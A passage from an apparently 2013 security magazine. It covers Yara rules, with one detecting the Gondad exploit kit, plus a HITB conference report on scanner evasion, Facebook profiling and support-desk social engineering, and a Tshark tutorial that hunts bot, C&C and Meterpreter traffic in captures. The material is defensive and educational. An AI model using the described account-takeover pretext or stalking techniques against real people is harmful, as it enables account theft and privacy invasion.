0x00b71f10 31 32 20 61 74 20 31 31 3a 33 30 3a 34 36 00 00 12.at.11:30:46..
```

We can see how Yarascan has detected a match on the IEXPLORER.EXE process, because Darkcomet injects malicious code into Internet Explorer's process.

Cuckoo Sandbox

Cuckoo Sandbox (www.cuckoosandbox.org) is one of the most used automated malware analysis system. You can send any file and Cuckoo will execute it in an isolated environment and will provide you the details of the execution including:

- File created/modified/deleted
- Registry entries created/modified/deleted
- Service activity

- Network dump
- API call traces
- Dump of the memory
- Screenshots.

As part of the analysis process, Cuckoo includes the possibility to use Yara rules when processing files.

On most of the examples we have described before, we have talked about using Yara to detect specific patterns on executable files (PE files). We can also write Yara rules to detect patterns and malicious code in any kind of files. Some of the most common things to use Yara for is to detect malicious patterns when scanning PDF, DOC and HML content.

You can use Yara rules in combination with Low Interaction Honey Clients (Jsunpack (code.google.com/p/jsunpack-n) and Thug (github.com/buffer/thug) to detect malicious code such as exploit kits in websites. As an

example, the following rule can be used to detect the Gondad Exploit Kit (krebsonsecurity.com/tag/gondad-exploit-kit/) using both Jsunpack and Thug.

```
rule GondadExploitKit {
  strings:
    $PluginDetect = "this.gondad = arrVersion"
    $jssx = "JSXX"
    $jssx_regex = /JSXX \d+\.\d+ VIP/
    $jres = "var wmck = deployJava.getJRES"
    $js1 = "gondad.code"
    $js2 = "gondad.setAttribute"
    $js3 = "ckckx.code"
    $js4 = "ckckx.archive"

  condition:
    $PluginDetect or ($jssx and $jssx_regex) or $jres or ($js1 and $js2)
or ($js3 and $js4)
}
```

Yara is an extremely helpful tool that offers endless possibilities when it comes to detecting specific patterns and malicious content in

an easy way, and I hope I have managed to showcase some of them well enough to spur some of you potential users on.

Jaime Blasco is the Director of AlienVault Labs (<http://www.alienvault.com>) and runs the Vulnerability Research Team. His background stems from a number of years working in vulnerability management, malware analysis and security researching. You can find him on Twitter as @jaimeblasco.



Report: HITBSecConf2013 Malaysia by Mirko Zorz, Zeljka Zorz, Berislav Kucan



This year's 2-day, triple-track HITBSecConf at the Intercontinental Hotel in Kuala Lumpur played host to over 40 of the world's top computer security experts and attracted hundreds of attendees from around the globe.

Chief Security Officers of Akamai and Facebook delivered keynotes at the conference.

Akamai's CSO Andy Ellis delivered a keynote titled "Cognitive Injection: Reprogramming the Situation-Oriented Human OS." He spent a year and a half doing research into cognitive science and organizational psychology.

"As I've studied, I've found many analyses of the way the human brain learns, operates, and responds to new inputs to be quite explanatory of some of the effects we, as infosec professionals, often observe in the field," Ellis said.

"Rather than continuing to repeat our mistakes over and over, an understanding of how evolution has tailored the human brain to respond can be used as a tool to make organizations behave in ways we would find more pleasing," he added.

Joe Sullivan, CSO at Facebook, shared some recent examples of innovative security initiatives that leverage social engagement to im-

prove security, in his keynote titled "Bringing Social to Security".

"When I spoke in 2011, I focused on the importance of security teams always innovating to keep up with the latest threats. I still believe that, and when I recently started documenting some of our newer home-grown innovations I noticed a trend: that we have injected a social aspect into our recent ideas," said Sullivan.

In his keynote, the Facebook CSO shared some of the ways they've successfully engaged socially, even in otherwise technical solutions, to increase the security of their social network.

Sullivan was excited to come back to HITB. "The Amsterdam conference was such a unique situation. My keynote started a conversation that kept going until the end of the conference, as I met with and got to know the other attendees. It felt like every participant was an expert who brought great ideas to the dialogue," Sullivan added.



Akamai's CSO Andy Ellis during his keynote.

During the event, developers from around the globe had the opportunity to showcase their coding skills at a hackathon. Supported by Mozilla, Facebook and Microsoft, HackWEEKDAY was open to both professionals and students. Aside from a USD 1,337 prize, the Mozilla team brought Firefox OS phones for developers to work with and experience.

Microsoft was thrilled to be a key partner in HackWEEKDAY. "As we transition into the app economy, the developer ecosystem in Malaysia needs guidance, mentoring, training and a commercialization push to get these apps out into the marketplace. Together, we hope to inspire these developers and help them create an impact on this landscape." said Dinesh Nair, Director, Developer Platform, Microsoft Malaysia.

This year, HITB also encouraged developers to work on community service applications such as an open data SOS / Emergency alert application. Facebook was supporting this cause to engage and help developers get into integrating Facebook Social aspects into their applications.

This year's entries were reviewed by a panel of judges from Microsoft, Facebook and Mozilla. Previous years' HackWEEKDAY highlight projects have included an Android RFID reader for Malaysia's Touch N' Go system, an open source DICOM image viewer utilizing Microsoft's Kinect controller, a DNSSEC management tool and also TALEB - a unique social communication and collaboration platform made by students for students.



Bypassing security scanners by changing the system language

A substantial security oversight is present in a variety of penetration testing tools, and it has to do with the different languages that a computer system can be set up to use, claimed and proved Trustwave researchers during their presentation at the conference.

Luiz Eduardo and Joaquim Espinhara's found that the majority of pentesting tools analyze specific problems in web applications - such as SQL injection - via the return messages that are provided by the application, and not by the error code that is reported by the database management system.

So, what would happen if the setup language was not English, but Chinese or Portuguese? As their research showed, if the target SQL server doesn't use English by default, the scanners won't be able to find some obvious security problems.

Results from using a commercial scanner on two different web applications running in envi-

ronments with different languages (English, Portuguese and Russian) demonstrated different discovery rates of critical and non critical vulnerabilities.

There are a number of potential consequences of this issue. From an attacker's perspective, this could be a nice post-exploitation trick. After compromising the host, the attacker could change the database language and thusly protect his new "possession" from other attackers.

A shady database administrator that is expecting an outside audit can use this issue to make his system look deceptively secure. This, as the researchers say, is security through obscurity at its best.

A lively discussion after the talk pointed out the evident simplicity of this issue and the risk it poses, and the shortsightedness of developers that are not taking different languages into consideration while coding procedures to identify security risks.





Facebook data mining tool uncovers your life

You know you shouldn't post potentially damaging data on Facebook, but more often than not, your friends don't think twice about it, and this can impact you even more than you think. At the Hack In The Box conference, security consultants Keith Lee and Jonathan Werrett from SpiderLabs revealed how a simple tool can enable anyone to find a comprehensive amount of data on any user.

To get the information, they created the aptly named FBStalker. This tool reverse-engineers the Facebook Graph and can find information on almost anyone. You don't have to be a friend with someone on the network - the only thing that FBStalker needs to work is for parts of your posts to be marked as public. The tool will find things based on photos you've been tagged in, the comments you've put on other people's posts, the things that you like, etc.

If you are tagged in a photo, we can assume you know the people you're in the photo with. If you comment on a post, FBStalker knows there's an association. Most people have an

open friends list and this gives the tool a variety of people to target for more information. By looking at their posts and your interactions with them, it's possible to understand how some of those people are important in your life.

Even though many users don't use the Check-In function, it's still possible to determine their favorite places to hang-out based on the tagged photos and posts from their friends. Just imagine the level of detail you can achieve and how that can help you if you want to mount a targeted social engineering attack against the user.

The first thing that came to mind when I learned about this tool was to ask if it's a violation of Facebook's terms of service. Werrett was expecting the question, he says with a smile: "The tool is basically automating what the user can do in the browser. We're not using any APIs or unofficial ways of interacting with the interface. We're using Graph Search to build-up this profile."

FBStalker goes also a step further and provides private information about the targeted

user that might not be obvious to others. It allows you to analyze the time when the person is online and, with time you are able to guess their sleep patterns and active hours.

This type of tool works well if you haven't locked down your profile, but it can still work even if you have, provided that your friends haven't locked down their profiles. You know the old saying - the chain is only as strong as its weakest link. With Facebook's recent announcement that they are removing a privacy feature and that every user is going to be dis-

coverable by name, things are getting increasingly harder to hide. Even if your account is locked down, you can't mark your profile picture as private. Once you change it and people like the picture, the attacker can start building a view of your friends list.

What can you do to protect yourself? The authors have a few suggestions: turn off location tracking and tighten your Facebook privacy settings. However, with the social networking giant increasingly removing privacy options, you may have trouble staying hidden.



How to social engineer a social network

Social engineering has for a while now been cyber attackers' best bet to enter systems and compromise accounts when actual hacking doesn't work, or when they simply don't want to waste much time getting in.

At this year's edition of Hack In The Box Conference in Kuala Lumpur, Ruhr University Bochum researcher Ashar Javad's demonstrated the possibilities offered by Facebook's "Lost my password" / trusted friends feature. His

rather extensive presentation also contained a section on several attack vectors related to social networks that should be impossible to use by now.

He created a fake account (the victim) on a number of different social networks and tried to get customer support representatives to give the attacker (in this case him) full access to the victim's account. He attempted this by sending them an e-mail from a totally different email address than the one with which he registered the account in the first place.



Joe Sullivan, Facebook CSO, during his keynote.

The attacker's initial email contained the following text: "My email was hacked and my password changed. Is there a way to recover the account?"

Customer support reps for Academia.net (approximately 4.3 million users) replied with: "Which email would you like us to add to your account? Once you send the email you would like, I can edit this information for you. Then we can work on a new password."

After he sent his email address, the rep responded by saying that they have changed the email on the account, and urged him to request a password link.

A Delicious (social bookmarking web service) customer support rep responded to the same initial request with: "Not a problem! We have switched your account's e-mail address to *attacker's e-mail* and sent you a reset link there instead."


A customer support rep of GetGlue - a TV fans network, acquired by competitor Viggle in November 2012 for \$25 million in cash and

\$48.3 million shares of Viggle stock - simply replied that they have temporarily set the account password to temp, and urged him to login with it.

Meetup.com (approximately 11 millions users) customer support responded by saying that they blocked the account that was associated with the email address the attacker referenced, and asked him to create a new Meetup account.

He also sent a couple of similar emails to German social networking sites. One of them (Lokalisten.de) responded by requesting his username, e-mail address, city and date of birth. He sent back just the first three pieces of information, skipping the date of birth, but even without that important info, they moved on and changed the e-mail address as requested.

From all this is obvious that both social networking sites and users can spend a lot of money and effort on security, but with customer support as "helpful" as in these cases, all the protections are bypassed.



Without a doubt, the command-line version of Wireshark is one of the best tools to analyze traffic from the console.

The syntax used to define capture filters is the same as that used by Tcpdump or any other program that uses libpcap, but Tshark also takes advantage of the display filters. These filters help you make the most of the dissectors, which are in charge of decoding each of the fields of each protocol. Thanks to these features, Tshark becomes the perfect tool to address many security incidents from lacking GUI environments.

The aim of this article is to provide some tricks that will allow us to identify suspicious connections on our network, many as a result of malware-infected computers. Although there are already many solutions like IDS / IPS /

firewall to identify suspicious traffic, it is not uncommon to have to manually deal with certain types of incidents in which we have only a .pcap file. Knowing the capabilities that such tools can provide us with will greatly facilitate the forensic work to identify malicious traffic. Let's look at some of these examples.

In the following case, we look for signs of suspicious connections from an updated list of malicious domains. The .pcap used comes from a port-mirroring configured with VACL (VLAN access control list) from which we select only certain VLANs with internet access. In this example we will use the list of malicious domains from www.malwaredomainlist.com.

```
peregrino@krypton:~# wget http://www.malwaredomainlist.com/mdlcsv.php -q -O mlw_domains.csv
```

```
peregrino@krypton:~# grep '^"2013' mlw_domains.csv | awk -F ',' '{for (i=1; i<=NF-4; i++) printf "%s ", $i};{print ""}' > mlw_domains_clean.csv
```

I use 'awk' simply to clean some of the fields that are part of each entry in the file *mlw_domains.csv*. Specifically, we will remove

the last four, which are not interesting for us. Thus, each line will contain the following information:

```
peregrino@krypton:~# tail -3 mlw_domains_clean.csv
"2013/10/30_17:50" "offline.bizzapp.com/pagead/show_ads.js" "85.17.156.88"
"hosted-by.leaseweb.com." "Leads to exploit"
"2013/10/31_18:23"
"www.blueimagen.com/Attachment/Invoice-List2013-10-20-Copy.jar" "65.99.225.72"
"server79.neubox.net." "Trojan.AdWind"
"2013/10/31_18:23" "tvnotas.us/desktop/Snapshot2013-10-20.jar" "65.99.225.171"
"server88.neubox.net." "Trojan.AdWind"
```

Then, we extract the Host header of each HTTP request to get the different domains accessed via Web by the hosts on our network.

```
peregrino@krypton:~# tshark -R http.request -T fields -e http.host -r
inspect.pcap | sort -u
www.blogger.com
www.debian.org
www.google-analytics.com
www.microsoft.com
www.net-security.org
...
peregrino@krypton:~# tshark -R http.request -T fields -e http.host -r
inspect.pcap | sort -u > vlan10_http_request
```

Finally, we compare the generated list (vlan10_http_request) with the full list of malicious domains:

```
peregrino@krypton:~# grep -if vlan10_http_request mlw_domains_clean.csv
"2013/10/21_09:06" "million-slots.su/?denew" "176.103.50.81" "-" "redirects to
exploit kit / requires referrer"
"2013/10/27_03:02" "critical-update-server1.com/setup/" "46.182.27.114" "-" "Fake
AV scanner"
"2013/10/27_03:02" "critical-update-server1.com/setup/setup.exe" "46.182.27.114"
"-" "Fake AV"
```

As the output shows, it seems that there have been some HTTP connections to malicious domains. For instance, connections to

million-slots.su which redirects to an exploit kit. To get the IPs involved in that communication, we run:

```
peregrino@krypton:~# tshark -o column.format:'"Time", "%Yt", "Source", "%s"' -r
inspect.pcap -R "http.host == million-slots.su"
2013-11-09 17:34:59.309293000 10.0.0.120
2013-11-09 19:11:52.111223000 10.0.0.122
```

According to the output, at least two of our hosts connected to that domain the same day. From this information we can further investigate whether or not such machines could be infected by malware through some exploit. Not only is the 'Host' header useful for detecting malicious activity, 'User-Agent' or 'Referer'

may also be used to send information from the compromised computer to the control server. Thus, if we filter HTTP traffic with an uncommon User-Agent (for instance, those that do not begin with the 'Mozilla' or 'Opera' strings) we can get interesting communications.


```
peregrino@krypton:~$ tshark -r userA.pcap -R "http" -T fields -e http.user_agent
| sort -u | grep -v "^Mozilla\|^Opera\|^$"
Microsoft BITS/7.5
param1=icmp&param2=1000&param3=start&param4=90
peregrino@krypton:~$ tshark -r userA.pcap -R 'http.user_agent contains "param1"'
-T fields -e ip.src -e ip.dst -e http.host
192.168.1.42 108.*.*.* www.*****.com
```

Let's see other examples. There are a variety of filters that would help to detect suspicious traffic. For example, those outbound connec-

tions that do not respect the security policy of our company might be indicative of malware. Let's consider the following filter:

```
peregrino@krypton:~# tshark -r inspect.pcap -o column.format:"Protocol","%p" -R
"ip.addr != 10.0.1.0/24 and tcp.dstport != 80 and tcp.dstport != 443 " | sort -u
ICMP
IRC
TCP
TLSv1.1
UDP
```

The output shows the list of protocols used in outbound connections. I set the condition **"ip.addr != 10.0.1.0/24"** to ensure that there is an IP involved in the connection that is not part of our LAN (10.0.1.0/24). This way we will filter out connections between hosts in the same VLAN. In addition, we will filter out-

bound connections to ports other than those allowed by our policy (80 and 443). Among the different protocols listed, we observe the use of IRC. Since this protocol may be the result of a bot receiving instructions from a control channel, we run the following command to take a closer look at those connections.

```
peregrino@krypton:~# tshark -r inspect.pcap -R "tcp.dstport == 6667 &&
tcp.flags.syn==1 && tcp.flags.ack==0 && ip.src == 192.168.1.0/24 " -T fields -e
frame.time_delta -e ip.src -e ip.dst
0.000741000 192.168.1.133 *.*.*.*
0.000789000 192.168.1.133 *.*.*.*
0.000847000 192.168.1.133 *.*.*.*
0.000708000 192.168.1.133 *.*.*.*
0.000897000 192.168.1.133 *.*.*.*
0.000883000 192.168.1.133 *.*.*.*
```

Connection attempts that are repeated periodically (note that time is in delta format) result from a bot trying to connect to a malicious IRC server (hidden under the mask *.*.*.*). The condition **"tcp.flags.syn==1 && tcp.flags.ack==0"** will get only connections initiated from our LAN. By observing the fre-

quency of the packets we could detect signs of suspicious connections in cases like these. For example, a reverse shell trying to connect to certain machine every N seconds, DNS resolutions failed due to an inactive C&C, and so on. Consider this last example with the following filter:

```
peregrino@krypton:~# tshark -i eth0 -T fields -e frame.time_delta -e ip.dst -e
dns.qry.name -R "dns.flags.rcode==3"
Capturing on eth0
0.064074000 192.168.1.133 weeeeeee102.ru
0.060929000 192.168.1.133 weeeeeee102.ru
0.069808000 192.168.1.133 weeeeeee102.ru
0.065340000 192.168.1.133 weeeeeee102.ru
```

We see a host trying to resolve a certain domain from time to time. The DNS replies with a "No such name" (rcode = 3) indicating that the domain does not exist (in this case because the control C&C has been shut down). Graphical tools, such as NTOP, will be more appropriate for this type of observations. In that

case, it would be important to define, through a set of criteria to help us distinguish what behavior is strange and what is not. The same can be used not only for DNS traffic but for other indicators, for example the relationship between TCP SYN and TCP ACK packets, between TCP SYN and TCP RST, etc.




Image from www.csirtcv.gva.es/sites/all/files/downloads/Detecci%C3%B3n_APT.pdf

If the policy of our organization requires the use of certain DNS (for instance, local DNS) it would be interesting to look for DNS requests made from unauthorized computers. The rea-

son for this search is because certain malware has the ability to bypass the local DNS configuration by using certain Windows API. If our local DNS is 10.0.0.10, we could run:

```
peregrino@krypton:~# tshark -r DNSqueries.pcap -R "udp.dstport == 53 and ip.src != 10.0.0.10" -T fields -e ip.src -e dns.qry.name
192.168.1.133      www.2224.teso1000.ru
192.168.1.133      www.1034.teso1000.ru
192.168.1.133      www.2118.teso1000.ru
```

The operator *matches* can be helpful to identify known malware signatures or certain strings of interest. Although tools like Snort are more suitable for this type of filters, using this operator wisely can help us to identify ma-

licious connections. For example, in the following .pcap we observed an unusual increase of HTTP and HTTPS flows from a computer hosted in the DMZ.

```
peregrino@krypton:~# tshark -r malwareMatches.pcap -q -z
io,phs,"ip.addr==192.168.1.133 && (ssl || http)"
=====
Protocol Hierarchy Statistics
Filter: ip.addr==192.168.1.133 && (ssl || http)
eth          frames:323 bytes:256422
ip           frames:323 bytes:256422
tcp          frames:323 bytes:256422
ssl          frames:233 bytes:199053
tcp.segments frames:61 bytes:49675
http         frames:90 bytes:57369
```

The *-z* parameter is used to collect various types of statistics about the connections. With the "io" and "phs" options (*protocol hierarchy*

statistics) we can get the overall number of frames and bytes associated with each protocol. From this information and thanks to the

operator “matches” we could figure out that the machine was compromised and it was

downloading executable files though HTTP.

```
peregrino@krypton:~$ tshark -r malwareMatches.pcap -R 'tcp.matches "\x4D\x5A\x90\x00\x03 and (tcp.dst == 80 or tcp.dst == 443)"' -T fields -e frame.number
12
peregrino@krypton:~$ tshark -r malwareMatches.pcap -R "frame.number == 12" -x | grep MZ -A15 --color
01e0  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
01f0  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0210  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  .....
0220  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68  ....!..L!Th
0230  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f  is program canno
0240  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20  t be run in DOS
0250  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00  mode...$.
0260  50 45 00 00 4c 01 04 00 b9 8e ae 34 00 00 00 00  PE..L.....4....
0270  00 00 00 00 e0 00 0f 01 0b 01 05 00 00 98 00 00  .....
0280  00 62 00 00 00 00 00 00 00 00 00 00 4c 00 00 10 00  .b.....L.....
0290  00 b0 00 00 00 00 00 00 00 00 10 00 00 00 02 00 00  .....@.....
02a0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  .....
02b0  00 30 01 00 00 04 00 00 00 00 00 00 00 03 00 00 00  .0.....
02c0  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  .....
02d0  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  .....
```

It is important to remember that some pieces of malware use port 443 as the output method assuming that the IDS and firewall will not inspect such traffic. However, a high percentage of them do not implement SSL. Instead, they use different algorithms or directly send unencrypted data. To find out if the "not readable"

traffic corresponds to an SSL negotiation or not, we can investigate the first packets exchanged for signs of SSL handshake (Client.Hello, client.key, Client.Cipher, etc.).

The absence of such packages may be subject to suspicion.

```
peregrino@krypton:~$ tshark -r sslmlw1.pcap -V -R "ssl.handshake.certificates" | grep "Handshake Type: Certificate" -A20
```

Handshake Type: Certificate (11)

Length: 1019

Certificates Length: 1016

Certificates (1016 bytes)

Certificate Length: 1013

Certificate

(id-at-commonName=102mlwtest.cn,id-at-organizationName=aEaxxxdf,id-at-countryName=cn)

signedCertificate

version: v3 (2)

serialNumber : 0x7eef603bba891cb95007e5c1d9361d85

signature (shaWithRSAEncryption)

Nor is it surprising that malware uses a real SSL implementation for its communication. Recently on Fortinet's blog we could read about a downloader that used the flag SECURITY_FLAG_IGNORE_UNKNOWN_CA with some WinINet API to ignore any unknown certificate

(blog.fortinet.com/The-Stealthy-Downloader/). Although these cases hugely complicate the analysis of communications, we can further investigate other aspects of the SSL negotiation such as many of the fields that make up the server certificate. See, for example the post "[How to detect backdoors reverse_https](#)"

by Netresec (tinyurl.com/3p3arxl) where, from fields such as Common Name, the validity period, the domain name and another aspects of the certificate, they are able to identify a reverse_https meterpreter payload. The Snort's SSL Dynamic Preprocessor (SSLPP) can be also of great help in these cases. It's important to note that each incident must be treated differently depending on the environment and the network context. For example, an increase of ARP traffic may not be significant in certain network; while in others may be a symptom of a compromised host. This was precisely what happened in the following example. An ARP

traffic peak made us look deeper into the

packets generated by a certain host.

```
peregrino@krypton:~# tshark -r arpSuspicious.pcap -T fields -e frame.number -e
frame.time_relative -e eth.src -e arp.dst.proto_ipv4 -R "arp.opcode == 1"
105 9.638366000 08:00:27:22:3b:8f192.168.1.11
110 9.646401000 08:00:27:22:3b:8f192.168.1.12
112 9.647037000 08:00:27:22:3b:8f192.168.1.13
114 9.647094000 08:00:27:22:3b:8f192.168.1.14
116 9.648872000 08:00:27:22:3b:8f192.168.1.15
118 9.649980000 08:00:27:22:3b:8f192.168.1.16
120 9.651887000 08:00:27:22:3b:8f192.168.1.18
122 9.651948000 08:00:27:22:3b:8f192.168.1.19
126 9.750906000 08:00:27:22:3b:8f192.168.1.20
```

The output shows us a lot of ARP request packets (opcode == 1) asking for a consecutive number of IPs in a short time interval. Furthermore, such requests were made from the same machine. With this information, and after analyzing the suspected host, we could know that the machine was running a Meterpreter payload. The ARP traffic generated was due to the execution of the “arp_scanner”

post-exploitation module to obtain other active hosts within the same network. Something similar happened in this last example. Instead of getting a lot of ARP traffic, we see a huge amount of UDP packets to an external server. The funny thing was that the traffic was generated from IPs that were not part of our network.

```
peregrino@krypton:~# tshark -r spoofedIP.pcap -T fields -e eth.src -e ip.src -e
ip.dst -e ip.proto -R "ip.src != 192.168.1.0/24 && ip.dst!= 192.168.1.0/24"
00:27:10:69:58:70131.75.153.103 193.*.*.* 17
00:27:10:69:58:70177.152.210.253 193.*.*.* 17
00:27:10:69:58:7076.199.51.121 193.*.*.* 17
00:27:10:69:58:70185.44.1.72 193.*.*.* 17
00:27:10:69:58:70205.108.44.162 193.*.*.* 17
00:27:10:69:58:70109.27.131.116 193.*.*.* 17
00:27:10:69:58:7078.183.27.235 193.*.*.* 17
```

```
peregrino@krypton:~# arp -na | grep "00:27"
? (192.168.1.32) at 00:27:10:69:58:70 [ether] on wlan0
```

The filter shows those connections whose IP source and destination are different to the range of our LAN. This way we could identify spoofed IPs. The reason of this traffic was a bot (hosted in 192.168.1.32) that was receiving certain commands from its C&C to make denial of service attacks against some IPs. To carry out the DoS attack, the host was flooding the server by sending UDP packets to random destination ports and using spoofed IP addresses. Although we have only seen a

few concrete examples of malicious activity, there are many patterns that can be considered to find anomalies resulting from malware. The idea of the article was to present the capabilities that a tool like Tshark can offer us to find and select accurately certain data streams. However, the more you know about the environment that you are investigating (topology, protocols, traffic thresholds, etc.), the faster and more effective you will become with Tshark to find suspicious traffic.


Borja Merino is a Spanish security researcher certified in OSCP, OSWP, OSCE, CCNA Security, CCSP, SANS GREM and CISSP. He has published several papers about pentesting and exploiting and he is the author of the book “Instant traffic analysis with Tshark”. He is a Metasploit community contributor and the owner shelliscoming.com, where he regularly writes security articles. You can follow him on Twitter at @BorjaMerino.



All your devices access the same Internet.
How will you protect them from the same dangers?



Keep your devices safe with Kaspersky Internet Security – Multi-Device.



THINK ABOUT IT. WE DO.

- THE KASPERSKY LAB TEAM


usa.kaspersky.com



Malware world



New threats subverting digital signature validation



The McAfee Labs team identified one entirely new family of Android malware, Exploit/MasterKey.A, which allows an attacker to bypass the digital signature validation of apps, a key component of the Android security process. This malware family contributed to a 30 percent increase in Android-based malware in Q3 2013.

Researchers also found a new class of Android malware that once installed downloads a second-stage payload without the user's knowledge.

At the same time, traditional malware signed with digital signatures grew by 50 percent to more than 1.5 million samples.

Leveraging data from the McAfee Global Threat Intelligence (GTI) network, the McAfee Labs team also identified the following trends in Q3 2013:

- Digitally signed malware samples increased 50 percent, to more than 1.5 million new samples. McAfee Labs also revealed the top 50 certificates used to sign malicious payloads.
- Use of new digital currencies by cybercriminals to both execute illegal transactions and launder profits is enabling new and previously unseen levels of criminal activity. The growing presence of Bitcoin-mining malware reinforced the increasing popularity of the currency.
- Nearly 700,000 new Android malware samples appeared during the third quarter, as attacks on the mobile operating system increased by more than 30 percent.

Researcher offers new perspective on Stuxnet-wielding sabotage program



Stuxnet, the malware that rocked the security world and the first recorded cyber weapon, has an older and more complex “sibling” that was also aimed at disrupting the functioning of Iran's uranium enrichment facility at Natanz, but whose modus operandi was different.

The claim was made in a recently published report by well-known German control system security expert and consultant Ralph Langner, who has been analyzing Stuxnet since the moment its existence was first discovered.

